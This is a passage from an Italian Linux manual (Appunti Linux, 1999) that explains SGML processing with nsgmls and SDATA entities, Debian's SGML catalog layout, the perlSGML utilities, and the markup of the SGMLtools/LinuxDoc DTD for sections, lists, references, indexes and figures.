Per risolvere questo problema una volta per tutte, si utilizza una tecnica che impone una rielaborazione intermedia del risultato generato da SP dall'analisi del sorgente SGML. Questa tecnica si basa sull'uso di entità generali di tipo **SDATA**. Quando queste vengono sostituite dallo stesso analizzatore SGML, appaiono delimitate dalla sequenza **\|**, cosa che ne facilita l'individuazione da parte di un programma di rielaborazione.

```
+-----------+                                 +--------------+
| file SGML |------------------->+    +<------------| DTD + entità |  (1)
+-----------+                    |    |           +--------------+
                                 V    V
                               +--------+
(2)                            | nsgmls |
                               +--------+
                                   |
                                   V
              +------------------------------------------+
(3)           | trasformazione dei simboli in entità SDATA |
              +------------------------------------------+
                                   |
                                   V
              +-------------------------------------------+
(4)           | trasformazione delle entità SDATA in codici |
              | adatti al sistema di composizione finale    |
              +-------------------------------------------+
                                   |
                                   V
           +---------------------------------------------------+
(5)        | trasformazione nel formato finale di composizione |
           +---------------------------------------------------+
                                   |
                                   V
                        +-------------------------+
                        | sistema di composizione |
                        +-------------------------+
```

Figura 108.1: Passaggi per risolvere il problema dell'insieme dei caratteri.

In questo modo si perde il vantaggio di lasciare fare all'SGML la sostituzione delle entità, però ci si può limitare a intervenire solo dove serve.

Quando si decide di intraprendere questo tipo di approccio, occorre ricordare che l'elaborazione dell'output di **nsgmls** deve evitare di intervenire negli elementi «letterali», ovvero quelli che anche nel sistema di composizione finale vengono presi e riprodotti tali e quali.

La descrizione seguente fa riferimento alla figura 108.1.

1. Le entità riferite ai simboli che possono creare problemi vengono definite in una qualche forma simbolica specificando il tipo **SDATA**. Per esempio, il carattere **#** potrebbe essere definito nel modo standard:

   ```
   <!ENTITY num    SDATA "[num   ]"-- number sign -->
   ```

2. **sgmls** elabora il file SGML e sostituisce le entità. Quando incontra per esempio la macro **#** , la trasforma in **\|[num    ]\|**.

3. Un programma di elaborazione successivo, quando incontra per esempio il carattere **#**, lo trasforma in quello che sarebbe stato generato se fosse stata usata la macro **#** ; in pratica lo trasforma in **\|[num    ]\|**.

4. A questo punto, i simboli come **#** che potevano provocare problemi sono stati trasformati tutti nella forma **\|[num    ]\|**. Quindi, un programma si deve occupare di trasformarli nel modo adatto al sistema di composizione a cui si dovranno dare in pasto i dati. Nel caso di LaTeX, la stringa **\|[num    ]\|** viene sostituita con **\\#**. Nel risultato finale, LaTeX richiede solo la stringa **\#**, ma fino a che si resta nell'ambito del risultato generato da **nsgmls**, le barre oblique inverse devono essere raddoppiate.

5. Attraverso **sgmlsasp**, oppure **sgmlspl**, si genera il risultato finale da passare al sistema di composizione.

## 108.6 Organizzazione degli strumenti SGML in una distribuzione GNU/Linux

È raro che una distribuzione GNU/Linux si occupi di organizzare gli strumenti SGML, mentre questo sarebbe molto importante per tutti gli sviluppatori di programmi riferiti a questo standard e a quelli derivati. A questo proposito, vale la pena di osservare la distribuzione Debian che mette in pratica alcune buone idee.[1]

Il problema fondamentale sta nel definire la collocazione dei DTD e dei file delle entità generali relative. Infine, si tratta di definire un unico catalogo per tutti questi DTD e per i file delle entità. I file dei DTD vengono collocati nella directory `/usr/lib/sgml/dtd/`, mentre quelli delle entità si trovano nella directory `/usr/lib/sgml/entities/`. A questo punto, per facilitare l'indicazione di questi file nel catalogo, questo dovrebbe trovarsi opportunamente nella directory `/usr/lib/sgml/`, con il nome `catalog`; in pratica, questo è poi un collegamento al file che si trova effettivamente nella directory `/etc/`: `/etc/sgml.catalog`. Così il file del catalogo può essere aggiornato senza interferire con la gerarchia `/usr/` che deve poter essere montata in sola lettura.

Avendo organizzato tutto in questo modo, ogni volta che si installa un nuovo pacchetto di strumenti SGML, questo dovrebbe provvedere ad aggiungere nel catalogo standard tutte le dichiarazioni che lo riguardano.

La base di questa struttura nella distribuzione Debian è costituita dai pacchetti `sgml-base_*.deb` e `sgml-data_*.deb`.

## 108.7 perlSGML: analisi di un DTD

Quando si realizza un DTD per qualche scopo, potrebbe essere importante disporre di strumenti adatti alla sua analisi, per verificare la sua coerenza con gli obbiettivi che ci si pone. Sono importanti a questo proposito i programmi di utilità del pacchetto perlSGML. Qui ne vengono mostrati solo alcuni.

In generale, per fare in modo che questi programmi di analisi funzionino correttamente, è opportuno che la directory corrente nel momento in cui si avviano corrisponda a quella in cui si trova il catalogo, in maniera tale che poi da lì, possa trovare le entità che fossero state collocate eventualmente in un file esterno. Se poi il file del catalogo non si chiama `catalog`, occorre usare l'opzione opportuna per indicare il nome corretto.

[1] Apparentemente, anche la distribuzione RedHat si sta preparando per questo. Per quanto riguarda la versione 6.0, sono disponibili dei pacchetti RPM organizzati in modo simile a quelli della distribuzione Debian, nella raccolta «Powertools».

### 108.7.1 $ dtd2html

`dtd2html [`⟨*opzioni*⟩`]` ⟨*file-dtd*⟩`...`

Il programma **`dtd2html`** è il più appariscente nel pacchetto perlSGML. Genera un rapporto sui DTD elencati alla fine degli argomenti, in forma di ipertesto HTML.

Alcune opzioni

`-help`

Emette un riepilogo dell'utilizzo del programma.

`-catalog` ⟨*catalogo*⟩

Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file `catalog` nella directory corrente.

`-outdir` ⟨*directory*⟩

Permette di specificare una directory diversa da quella corrente, nella quale verranno generate le pagine HTML.

`-ents`

Fa in modo che venga aggiunta una pagina HTML con l'elenco delle entità dichiarate nel corpo principale del DTD.

`-tree`

Fa in modo che venga aggiunta una pagina HTML con l'albero degli elementi SGML collegati tra loro in base alle dipendenze relative.

Esempi

`$ `**`dtd2html dtd/mio.dtd`**

Analizza il file `./dtd/mio.dtd` utilizzando il catalogo `./catalog` e generando i file HTML nella directory corrente.

`$ `**`dtd2html -catalog catalogo dtd/mio.dtd`**

Come nell'esempio precedente, specificando che il catalogo è contenuto nel file `./catalogo`.

`$ `**`dtd2html -catalog catalogo -outdir /tmp dtd/mio.dtd`**

Come nell'esempio precedente, richiedendo che i file HTML siano creati nella directory `/tmp/`.

`$ `**`dtd2html -catalog catalogo -outdir /tmp -ents dtd/mio.dtd`**

Come nell'esempio precedente, richiedendo anche la generazione di una pagina dedicata alle entità dichiarate nel DTD.

`$ `**`dtd2html -catalog catalogo -outdir /tmp -ents -tree dtd/mio.dtd`**

Come nell'esempio precedente, richiedendo anche la generazione di una pagina contenente l'albero degli elementi.

### 108.7.2 $ dtddiff

`dtddiff [`⟨*opzioni*⟩`]` ⟨*file-dtd*⟩ ⟨*file-dtd*⟩

Il programma **`dtddiff`** permette di confrontare due DTD, per conoscere le differenze di contenuto tra i due. Il risultato viene emesso attraverso lo standard output.

Alcune opzioni

`-help`

Emette un riepilogo dell'utilizzo del programma.

`-catalog` ⟨*catalogo*⟩

Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file `catalog` nella directory corrente.

Esempi

```
$ dtddiff -catalog catalogo dtd/mio.dtd dtd2/mio.dtd
```

Confronta i DTD `./dtd/mio.dtd` e `./dtd/mio2.dtd`, utilizzando il catalogo `./catalogo`.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# SGMLtools 1.0.*/LinuxDoc

Il sistema standard utilizzato per la documentazione di GNU/Linux è basato su SGMLtools. SGMLtools ha utilizzato inizialmente il DTD LinuxDoc, e successivamente si è rivolto verso DocBook. In questo capitolo si intende mostrare solo il funzionamento essenziale delle versioni di SGMLtools 1.0.*, cioè di quegli strumenti organizzati per il vecchio DTD LinuxDoc.

Dal momento che SGMLtools/LinuxDoc utilizza fondamentalmente LaTeX per produrre documenti stampati, è necessario avere a disposizione il sistema TeX/LaTeX, probabilmente attraverso il pacchetto teTeX. Inoltre, gli strumenti SGMLtools sono composti da una serie di programmi Perl, per cui è necessario tale interprete per la loro esecuzione.

## 109.1 Struttura

La struttura di un sorgente SGML secondo il DTD LinuxDoc è generalmente la seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
<titlepag>
<title>Titolo del documento</title>
<author>
        <name>Pinco Pallino ppallino@dinkel.brot.dg</name>
</author>
<date>29/02/1999</date>
<abstract>
Breve introduzione al documento.
</abstract>
</titlepag>
<toc>
<sect>Prima sezione
<p>
Contenuto della prima sezione,
...
...
(eventuali altre sezioni)
</article>
```

Con l'istruzione **`<!DOCTYPE linuxdoc SYSTEM>`** si afferma di voler utilizzare il DTD **`linuxdoc`**. Il documento è delimitato dall'elemento **`article`** che rappresenta uno tra i diversi tipi di struttura possibile del documento. Il DTD LinuxDoc è derivato dal Qwertz che era strutturato in modo da imitare il comportamento di LaTeX. In questo modo, nel DTD originale erano previste diverse strutture, tutte riferite ad analoghi tipi di documento LaTeX. La tendenza generale è quella di utilizzare sempre solo la struttura **`article`**, soprattutto perché lo scopo di SGMLtools è quello di permettere la trasformazione del sorgente SGML in un grande numero di altri formati, e non solo LaTeX.

Dopo l'inserimento dell'elemento **`title`**, e di tutto ciò che deve contenere (titolo, autore, descrizione del documento), è possibile inserire **`<toc>`**, con il quale si intende ottenere un indice generale.

Dopo l'indice generale inizia il testo del documento, suddiviso in sezioni: **`<sect>`**, **`<sect1>`**, **`<sect2>`**.

### 109.1.1 Utilizzo sommario

Attraverso SGMLtools, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione. La prima fase è il controllo di validità.

`sgmlcheck` ⟨*sorgente-sgml*⟩

Una volta verificata la correttezza formale dal punto di vista del DTD, si può richiedere la trasformazione in un altro formato. Nell'elenco seguente vengono mostrati solo alcuni tipi di trasformazione, i più importanti. In effetti non tutto funziona nello stesso modo, e alcuni tipi di conversioni sono difettosi.

Quando si progetta di realizzare un documento attraverso SGMLtools/LinuxDoc, è importante decidere subito quali formati devono essere ottenuti necessariamente, in modo da poter controllare il loro funzionamento dall'inizio dell'opera. Per esempio, il fatto che si riesca a ottenere un formato PostScript corretto, non garantisce che gli altri formati generino un risultato altrettanto buono.[1]

[1] Per fare un esempio evidente, basta pensare all'inserzione di immagini e a ciò che si può ottenere in un formato finale puramente testuale: niente immagini.

Conversione in LaTeX

La conversione in LaTeX si ottiene facilmente attraverso il comando seguente:

`sgml2latex --output=tex` ⟨*sorgente-sgml*⟩

Viene generato un file con lo stesso nome del sorgente, terminante con l'estensione `.tex`. Questo file contiene riferimenti a stili addizionali che fanno parte del pacchetto SGMLtools. Questo fatto deve essere tenuto in considerazione se si vuole poi rielaborare questo file con LaTeX.

Conversione in PostScript

La composizione del documento in PostScript avviene attraverso l'elaborazione successiva da parte di LaTeX, richiamato automaticamente da SGMLtools.

`sgml2latex --output=ps` ⟨*sorgente-sgml*⟩

Quello che si ottiene è un file con lo stesso nome del sorgente, terminante con l'estensione `.ps`.

Conversione in HTML

La conversione in formato HTML viene gestita completamente all'interno di SGMLtools, attraverso il sistema di programmi in Perl che lo compongono.

`sgml2html` ⟨*sorgente-sgml*⟩

Si ottengono una serie di file HTML collegati attraverso riferimenti ipertestuali.

### 109.1.2 Supporto per altri SGML

SGMLtools ha un supporto limitato per HTML. Precisamente, consente di verificare un file HTML attraverso il DTD HTML 3.2. Si può usare il comando seguente, che è lo stesso visto nel caso dei file SGML.

`sgmlcheck` ⟨*sorgente-html*⟩

**`sgmlcheck`** determina da solo che si tratta di un file HTML. Comunque, un file HTML corretto dovrebbe iniziare con la dichiarazione seguente:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

Eventualmente, sono ammissibili anche altre forme,

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN">
```

dove **`Draft`** si riferisce in particolare alla prima stesura della versione 3.2.

Si potrà osservare che un file HTML apparentemente corretto dato il risultato che si ottiene con il programma usato per visualizzarlo, può contenere un gran numero di errori formali secondo il suo DTD.

## 109.2 LinuxDoc più in dettaglio

Lo standard LinuxDoc, come suggerisce il nome, è quello che si è utilizzato originariamente per la documentazione di GNU/Linux. Del DTD relativo, `linuxdoc.dtd`, vengono sfruttate ufficialmente solo alcune delle caratteristiche. Per esempio, la definizione dell'incorporazione di immagini e le tabelle sono rimaste come eredità dallo standard Qwertz, ma il loro utilizzo andrebbe evitato, preferendo piuttosto l'uso di strumenti SGML basati su DocBook.

### 109.2.1 Preambolo e definizione dello stile

Come accennato all'inizio del capitolo, un documento LinuxDoc inizia con un preambolo che descrive il tipo di documento (**`linuxdoc`** appunto), lo stile (in questo caso **`article`**), il titolo, l'autore e altre informazioni eventuali.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
```

```
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Dopo il preambolo può essere collocato un indice generale che viene costruito automaticamente attraverso l'elemento **`toc`**. Quindi si può iniziare il corpo del documento suddiviso in sezioni. Al termine, la chiusura dello stile dichiarato nel preambolo definisce la fine del documento.

Lo stile **`article`** è quello standard per i documenti LinuxDoc, ed è anche quello raccomandato. Consente la suddivisione del documento per sezioni e non per capitoli. Viene chiuso alla fine del documento.

### 109.2.2 Suddivisione del documento

A seconda dello stile di documento utilizzato, la suddivisione del contenuto può avvenire in modi differenti. In pratica, utilizzando lo stile **`article`**, la suddivisione avviene solo per sezioni, identificate dall'elemento **`sect`**.

1. **`sect`**
2. **`sect1`**
3. **`sect2`**

Ciò significa che una sezione **`sect`** può scomporsi in sottosezioni **`sect1`**, che a loro volta si possono scomporre in altre sottosezioni di livello inferiore **`sect2`**, ecc. In generale, se possibile, è conveniente limitarsi soltanto a due livelli di suddivisione.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>

<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.
...

<sect1>Una sottosezione
<p>
Contenuto della sottosezione.
...

<sect>Seconda sezione
<p>
...
...

</article>
```

L'ambiente delimitato da una sezione di qualunque livello, non richiede l'indicazione esplicita della sua conclusione. È invece necessaria l'inserzione dell'indicazione dell'inizio di un paragrafo, subito dopo il titolo della sezione stessa. L'esempio mostrato sopra dovrebbe chiarirne il funzionamento.

### 109.2.3 Paragrafi

Il testo di un documento normale è suddiviso in paragrafi. L'indicazione dell'inizio o della conclusione di un paragrafo è facoltativa. È sufficiente staccare i paragrafi con almeno una riga bianca per dare questa informazione a LinuxDoc. Resta comunque possibile l'indicazione esplicita dei paragrafi attraverso l'elemento **`p`**. È obbligatoria l'indicazione dell'inizio del primo paragrafo di una sezione, perché non esiste altro modo per capire quando finisce il titolo (della sezione) e quando inizia il testo.

### 109.2.4 Elenchi

Si hanno a disposizione tre tipi di elenchi: descrittivo (**`descrip`**), puntato (**`itemize`**) e numerato (**`enum`**).

L'elenco descrittivo è definito dall'elemento **`descrip`**. Le parti descrittive di questo elenco sono costituite da elementi **`tag`**. Ciò che è contenuto all'interno della sequenza **`<tag> </tag>`** appare evidenziato in un'unica riga e generalmente non può contenere simboli particolari (dipende dal tipo di trasformazione che si vuole ottenere). Per esempio:

```
<descrip>
<tag>primo</tag>primo elemento;
<tag>secondo</tag>secondo elemento;
<tag>terzo</tag>terzo elemento.
</descrip>
```

genera l'elenco seguente:

```
primo
    primo elemento;

secondo
    secondo elemento;

terzo
    terzo elemento.
```

L'elenco puntato è costituito dall'elemento **`itemize`** che si articola in elementi **`item`**, che in pratica costituiscono le varie voci dell'elenco. Per esempio:

```
<itemize>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</itemize>
```

genera l'elenco puntato seguente:

```
* primo elemento;
* secondo elemento;
* terzo elemento.
```

L'elenco numerato è costituito dall'elemento **`enum`** che si articola in elementi **`item`**, come nel caso dell'elenco puntato. Per esempio:

```
<enum>
<item>primo elemento;
<item>secondo elemento;
<item>terzo elemento.
</enum>
```

genera l'elenco numerato seguente:

```
1 primo elemento;
2 secondo elemento;
3 terzo elemento.
```

Generalmente, se il tipo di conversione lo consente, gli elenchi possono essere annidati e contenere anche testo normale che viene rappresentato allineato opportunamente.

```
<descrip>
<tag>primo</tag>
        Primo elemento descrittivo.

        Continuazione del primo elemento descrittivo.
```

```
<tag>secondo</tag>
        Secondo elemento descrittivo.

        <enum>
        <item>Prima suddivisione.

                <enum>
                <item>Ulteriore suddivisione.
                <item>Ancora un altro punto.
                </enum>

        <item>Seconda suddivisione.

                <itemize>
                <item>Ecco un sottoelenco puntato.
                <item>Un secondo elemento dell'elenco puntato.
                </itemize>

        <item>Terza suddivisione.
        </enum>

<tag>terzo</tag>
        Terzo elemento descrittivo.

</descrip>
```

L'esempio sopra riportato si traduce in qualcosa simile all'esempio seguente:

```
primo
    Primo elemento descrittivo.

    Continuazione del primo elemento descrittivo.

secondo
    Secondo elemento descrittivo.

    1  Prima suddivisione.

        a  Ulteriore suddivisione.
        b  Ancora un altro punto.

    2  Seconda suddivisione.

        *  Ecco un sottoelenco puntato.
        *  Un secondo elemento dell'elenco puntato.

    3  Terza suddivisione.

terzo
    Terzo elemento descrittivo.
```

### 109.2.5 Inclusione di testo letterale

Si incontra spesso la necessità di includere in un documento del testo letterale. In generale si tratta di listati di programma o cose simili che possono contenere caratteri o simboli che di solito dovrebbero essere scritti utilizzando dei codici macro particolari. Per questo si utilizza l'elemento **`verb`**.

Al suo interno è consentito includere un testo che verrà riprodotto esattamente com'è, spazi e caratteri strani inclusi, utilizzando, quando possibile, lo stesso carattere usato per il testo normale. Per quanto riguarda la libertà di inclusione di simboli, esiste comunque una piccola limitazione:

- il simbolo **`&`** può essere inserito solo con un codice macro **`&ero;`** (mentre nel testo normale si usa la macro **`&`**);
- la sequenza di simboli minore+barra obliqua (**`</`**), usata di solito per iniziare l'indicazione di un marcatore conclusivo, deve essere rappresentata usando il codice macro **`&etago;`**.

Di solito, il testo contenuto in questo elemento è preferibile che appaia in un carattere dattilografico. Per questo, generalmente, **`verb`** viene a sua volta inserito in un elemento **`tscreen`**.

```
<tscreen><verb>
Ecco un testo che contiene strani simboli # \ [ ].
</verb></tscreen>
```

### 109.2.6 Testo citato

Quando si cita del testo o si vuole fare risaltare una nota, si usano rientri e tipi di carattere diversi. Gli elementi utilizzati per questo scopo sono: **`quote`** e **`tscreen`**.

All'interno dell'elemento **`tscreen`** il testo viene riportato tutto con caratteri a larghezza fissa e rientrato leggermente. Di solito viene usato per incorporare l'elemento **`verb`**, in modo da poter inserire simboli particolari senza la necessità di doverli convertire.

```
<tscreen>
Ecco del testo riportato con carattere a larghezza fissa
o dattilografico.
</tscreen>
```

L'elemento **`quote`** fa in modo di rientrare leggermente il testo, per fare risaltare che si tratta di una citazione.

```
<quote>
Senza nessuna precisazione, i documenti Linux HOWTO hanno
il copyright dei loro rispettivi autori. I documenti Linux
HOWTO possono essere riprodotti e distribuiti, completi o in...
</quote>
```

### 109.2.7 Enfatizzazioni

All'interno di un testo normale è possibile intervenire per modificare l'aspetto del carattere. Generalmente, qualsiasi intervento verso la definizione dell'aspetto del risultato finale è inopportuno in un sorgente SGML. Infatti, SGML dovrebbe servire per definire gli oggetti che compongono il testo e il documento in generale; quindi, è compito dei programmi di conversione attribuire un aspetto particolare al risultato finale.

LinuxDoc consente ancora di intervenire sull'aspetto di alcune parti di testo, attraverso l'indicazione di testi in corsivo, neretto e dattilografico. Resta tuttavia da considerare che queste possibilità sono destinate a scomparire, in favore di una definizione più precisa delle componenti del testo.

L'elemento **`bf`** si utilizza per rendere in neretto il testo racchiuso.

```
Esempio di un testo in <bf>neretto o bold face</bf>.
```

L'elemento **`it`** si utilizza per rendere in corsivo il testo racchiuso.

```
Esempio di un testo <it>corsivo</it>.
```

L'elemento **`tt`** si utilizza per rendere in carattere dattilografico il testo racchiuso.

```
Esempio di un testo <tt>a larghezza fissa o dattilografico</tt>.
```

### 109.2.8 Riferimenti incrociati

Si tratta di riferimenti interni o esterni al documento. Generalmente, all'interno del documento si utilizza l'elemento **`label`** come segnaposto, e l'elemento **`ref`** come puntatore. Per fare dei riferimenti all'esterno del documento, si fa uso dell'elemento **`url`** oppure di **`htmlurl`**.

Un'etichetta, definita attraverso l'elemento **`label`**, permette di marcare una posizione nel documento a cui si vuole poter fare riferimento. Si tratta di un elemento vuoto che contiene un attributo obbligatorio: **`ID`**. Questo attributo contiene il valore dell'etichetta che identifica quindi la posizione che si vuole marcare.

```
<sect>Note personali<label ID="note1">
<p>
        bla bla bla bla...
```

L'esempio mostra un possibile uso di **`label`** per marcare l'inizio di una sezione. In linea di massima, un'etichetta di questo genere permette di fare riferimenti di due tipi: la pagina in cui si trova e il numero della sezione o dell'oggetto, in relazione al contesto in cui si trova. Un'etichetta può apparire nei contesti seguenti:

- all'interno di testo normale, e in tal caso può fare riferimento al capitolo e alla sezione in cui si trova;

- all'interno di un elemento **`caption`** di una figura, e in tal caso può fare riferimento al numero della figura;
- all'interno di un elemento **`caption`** di una tabella, e in tal caso può fare riferimento al numero della tabella.

È importante che queste etichette-segnaposto non contengano caratteri strani, altrimenti il programma di composizione potrebbe non gestirle correttamente.

Un elemento **`ref`** si comporta come puntatore o riferimento a un'etichetta definita attraverso l'elemento **`label`**. All'interno di un documento stampato genera un riferimento numerico che dipende dal contesto in cui si trova l'etichetta (il numero della sezione, della figura o della tabella), mentre in un documento HTML genera un riferimento ipertestuale (*link*).

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, **`ID`**, e uno opzionale, **`NAME`**. L'attributo **`ID`** contiene il nome dell'etichetta a cui si intende fare riferimento, l'attributo **`NAME`** viene inserito per dare un nome al riferimento che viene creato quando si genera un documento HTML.

```
Vedere la sezione <ref ID="linuxdoc-xref-ref" NOME="riferimento">.
```

Un elemento **`pageref`** di comporta come puntatore o riferimento a un'etichetta. All'interno di un documento stampato genera un riferimento al numero della pagina che contiene l'etichetta.[2]

Si tratta di un elemento vuoto che contiene un attributo obbligatorio, **`ID`**, destinato a contenere il nome dell'etichetta a cui si intende fare riferimento.

Un elemento **`url`** si comporta come riferimento a un URI (URL). All'interno di un documento stampato genera la rappresentazione di questo indirizzo URI, mentre in un documento HTML crea un riferimento ipertestuale vero e proprio. Un elemento **`htmlurl`** si comporta in maniera analoga, ma non riporta l'indirizzo URI nel documento stampato.[3]

Si tratta di elementi vuoti che contengono un attributo obbligatorio, **`URL`**, destinato a indicare l'indirizzo URI a cui si intende fare riferimento, e uno opzionale, **`NAME`**. Si osservi la differenza tra i due tipi di puntatori attraverso l'esempio seguente:

```
<url URL="http://ildp.psy.unipd.it/" NAME="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.

<htmlurl URL="http://ildp.psy.unipd.it/" NAME="ILDP">
&egrave; il progetto di documentazione di Linux in italiano.
```

Nel primo caso, assieme al valore dell'attributo **`NAME`** viene visualizzato anche l'URI, mentre nel secondo viene mostrato solo il valore di **`NAME`**.

L'elemento **`footnote`** permette di inserire una nota che apparirà stampata a piede di pagina. Purtroppo, Non funziona in alcun modo nella conversione in HTML.

```
LinuxDoc &egrave; una derivazione di
Qwertz<footnote>Il nome della tastiera tedesca.</footnote>.
```

### 109.2.9 Indici

Il sistema è in grado di generare automaticamente l'indice generale del documento e, unicamente per la conversione in LaTeX, un indice analitico.

Per ottenere l'indice generale è sufficiente inserire l'elemento **`toc`** (vuoto) subito dopo il preambolo. L'esempio seguente mostra in che modo si può inserire un indice di questo tipo.

```
<!DOCTYPE linuxdoc SYSTEM>

<article>

<titlepag>
<title>Il mio primo articolo</title>
<author>Pinco Pallino, pincop@dinkel.brot.dg</author>
<date>v0.01, 29 febbraio 1999</date>
<abstract>
Breve anticipazione del contenuto del documento.
</abstract>
</titlepag>
```

[2] Non ha senso nella traduzione HTML.

[3] L'elemento **`htmlurl`** crea qualche problema quando si vogliono indicare caratteri speciali nell'URI, come nel caso della tilde. Sotto questo aspetto, per evitare problemi, è meglio limitarsi all'uso di **`url`**.

```
<toc>

<sect>Prima sezione
<p>
Contenuto della prima sezione.

</article>
```

Ogni tipo di conversione in un formato finale del documento SGML gestisce la generazione dell'indice generale a modo proprio. Generalmente, sono garantiti solo due livelli di titoli (sezioni).

L'indice analitico è disponibile solo per la conversione attraverso LaTeX. Si ottiene marcando alcune porzioni di testo attraverso l'elemento **`nidx`**, oppure **`ncdx`**, come nell'esempio seguente:

```
<sect>Pallini e sfere<nidx>pallino</nidx><ncdx>sfera</ncdx>
<p>
Questa sezione tratta di pallini e sfere in generale, fino a giungere
alla descrizione dei cuscinetti a sfera.<nidx>cuscinetto a sfera</nidx>
...
```

Quanto contenuto all'interno degli elementi **`nidx`** e **`ncdx`** non viene a fare parte del testo, e tutte le conversioni che non possono farne uso lo trattano come un commento da ignorare. La conversione in LaTeX genera corrispondentemente il comando LaTeX **`\index`**`{...}`, ma nel caso particolare di **`ncdx`**, vengono aggiunti dei codici di formattazione in modo tale che nell'indice la stringa corrispondente appaia evidenziata con un testo dattilografico.

Per usare in pratica l'indice analitico, occorrono diverse fasi:

- la generazione del documento finale attraverso LaTeX;
- la generazione di un file indice, sempre attraverso LaTeX;
- la rielaborazione del file indice;
- la costruzione di un documento finale attraverso l'indice, in modo da poterlo abbinare al documento principale.

La generazione del file indice avviene attraverso il comando seguente:

`sgml2latex --makeindex` ⟨*sorgente-sgml*⟩

Si ottiene un file, il cui nome ha la stessa radice del sorgente SGML e l'aggiunta dell'estensione `.idx`. Questo file deve essere rielaborato da **`makeindex`** che è un programma abbinato alle distribuzioni comuni di LaTeX.

`makeindex <` ⟨*indice-generato*⟩ `>` ⟨*indice-rielaborato*⟩

Il file dell'indice rielaborato potrebbe avere la fisionomia dell'esempio seguente:

```
\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace

  \item pallino, 87
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}
```

Per giungere a un risultato finale, cartaceo, occorre aggiungergli qualcosa in modo che diventi un documento LaTeX vero e proprio. Come nell'esempio seguente:

```
\documentclass[a4paper]{article}

\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}

\begin{document}

\begin{theindex}

  \item cuscinetto a sfera, 1
  \item cuscino, 15

  \indexspace

  \item pallino, 87
  \item pallone, 82
  \item pallottola, 54, 55
  \item pallottoliere, 50

  \indexspace

  \item {\tt sfera}, 30, 43
  \item steroide, 23

\end{theindex}

\end{document}
```

In tal modo, attraverso LaTeX si può passare alla trasformazione in un documento finale DVI, e quindi, attraverso **dvips**, in PostScript.

`latex` ⟨*documento-latex*⟩

`dvips -o` ⟨*documento-ps*⟩ ⟨*documento-dvi*⟩

## 109.2.10 Inclusione di immagini

All'interno di un documento è possibile fare riferimento a immagini in formato EPS (*Encapsulated PostScript*), che vengono utilizzate nella trasformazione in PostScript attraverso LaTeX e **dvips**. Parallelamente è possibile fare anche riferimento a immagini (di solito equivalenti) in formati diversi, adatti alla trasformazione in HTML.

L'elemento **figure** racchiude le informazioni necessarie per l'inserzione di un'immagine. All'interno del marcatore di apertura è possibile specificare la posizione prescelta dell'immagine, per la trasformazione attraverso LaTeX, utilizzando l'attributo **LOC** (*location*). In pratica conviene quasi sempre utilizzare la stringa **htbp** che dice a LaTeX di collocare l'immagine nel posto più adatto, cominciando dalla posizione di partenza (*here*), quindi nella parte superiore della pagina (*top*), poi ancora nella parte inferiore (*bottom*), e se ogni tentativo fallisce, in una pagina dedicata (*page*). Il valore predefinito di questo attributo è **tbp** con il significato che si può intuire.

```
<figure LOC=htbp>
        <eps FILE="figure/esempio" HEIGHT="5cm">
</figure>
```

L'esempio indica di visualizzare l'immagine `esempio.ps` collocata nella directory `figure/` a partire dalla posizione corrente.

L'elemento **eps** serve all'interno di un elemento **figure** per definisce il file da visualizzare utilizzando l'attributo **FILE**. Questo file verrà utilizzato nella composizione in PostScript attraverso LaTeX. Il nome del file che viene fornito **non** deve contenere l'estensione `.ps` che è sottintesa e obbligatoria. Un altro attributo obbligatorio è **HEIGHT**, con cui si definisce l'altezza dell'immagine. L'esempio già mostrato in precedenza, specificava a questo proposito un'altezza di 5 cm. La larghezza viene regolata in proporzione.

L'elemento **img** serve invece a definire il file da visualizzare per la composizione in HTML. Anche in questo caso si utilizza l'attributo **FILE**. Al contrario del caso di **eps**, il nome del file che viene fornito deve essere indicato completo di estensione.

```
<figure LOC=tbp>
        <eps FILE="figure/esempio" HEIGHT="5cm">
        <img SRC="figure/esempio.jpg">
</figure>
```

L'esempio indica di includere l'immagine `esempio.ps`, per la composizione attraverso LaTeX, e `esempio.jpg` per quella in HTML.

L'elemento **`caption`** può essere usato all'interno della definizione di una figura per indicare la descrizione o il titolo della figura stessa. All'interno di questa descrizione si può inserire anche un'etichetta, l'elemento **`label`**, in modo da permettere un riferimento al numero della figura all'interno del testo.

```
<figure LOC=tbp>
        <eps FILE="figure/esempio" HEIGHT="5cm">
        <img SRC="figure/esempio.jpg">
        <caption>
                <label ID="figura-esempio">
                Immagine di esempio
        </caption>
</figure>
```

L'esempio inserisce la figura rappresentata dal file `esempio.ps`, nel caso di trasformazione in LaTeX, oppure `esempio.jpg` in caso di trasformazione in HTML. Vi aggiunge una descrizione e un'etichetta per potervi fare riferimento.

### 109.2.11 Tabelle

